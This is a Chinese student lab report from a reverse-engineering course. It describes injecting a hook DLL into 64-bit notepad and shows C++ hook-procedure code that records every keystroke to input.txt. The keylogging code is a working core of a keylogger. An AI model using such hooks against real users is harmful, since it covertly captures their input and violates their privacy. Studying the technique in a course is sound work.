一、实验目标

1. 熟悉 DLL 的编写，了解 DLL 注入
2. 了解勾取键盘输入的函数

二、实验内容


完成习题 5.7.3：修改HookDll.cpp，钩取对notepad 的输入，使得：
a) 输入文本仍能正常显示
b) 所有输入文本能够记录到 input.txt 文件中

三、实验过程


1. 配置 x64 环境：

这里踩了一个大大大大的坑，由于老师给的实例是 32 位的 DLL，然而现在 Windows10 的 notepad 都是 64 位的，所以一直一直一直出错。


首先点右上角配置管理器：




然后点击选项选择新建：



输入 x64，点击确定：



再选择链接器-->高级：



然后调试器选择 x64 即可：

2.编写代码，修改 HookDll.cpp 文件：


```
if (nCode >= 0) {
    if (!(lParam & 0x80000000)) { //lParam的第31位（0：按键；1：释放键）
        fopen_s(&fp, "E:\\大学课程学习\\软件逆向工程\\第三次上机\\input.txt", "a+");
        GetModuleFileName(NULL, szPath, MAX_PATH);
        //MessageBox(NULL, szPath, TEXT("Tips"), MB_OK);
        p = _tcsrchr(szPath, '\\');
        //若装载当前DLL的进程为notepad.exe，则消息不会传递给下一个钩子
        if (!lstrcmpi(p + 1, _T("notepad.exe"))) {
            BYTE ks[256];
            GetKeyboardState(ks);
            WORD w;
            UINT scan;
            scan = 0;
            ToAscii(wParam, scan, ks, &w, 0);
            ch = (char)w;
            fwrite(&ch, sizeof(ch), 1, fp);

        }
        fclose(fp);
    }
}
// 当前进程不是notepad.exe，将消息传递给下一个钩子
return CallNextHookEx(g_hHook, nCode, wParam, lParam);
```


改一下这里的逻辑即可。其余的可以不变。
随后编译生成出 dll 文件，复制到与 TestHook.exe 相同的目录下

四、运行查看结果

1. 打开一个 txt 文件（启动 notepad 进程）




2. 运行 TestHook.exe，在任务管理器查看 notepad 进程



运行的时候 qq 截图就挂了。。。。。。

发现我们的 DLL 已经注入到了 notepad 进程中。

3. 在 test.txt 中输入几个字符：



4. 输入 q 退出勾取

5. 在 input.txt 中查看：

发现已经将勾取的键盘输入输出到 input.txt!

五、问题总结

本次实验遇到的最主要的问题就是不知道 32 位 DLL 不能正常勾取 64 位程序，导致折腾了很久。其余的就是程序运行的时候 qq 截图失效、qq 闪退，不知道什么而原因，退出后一切恢复正常。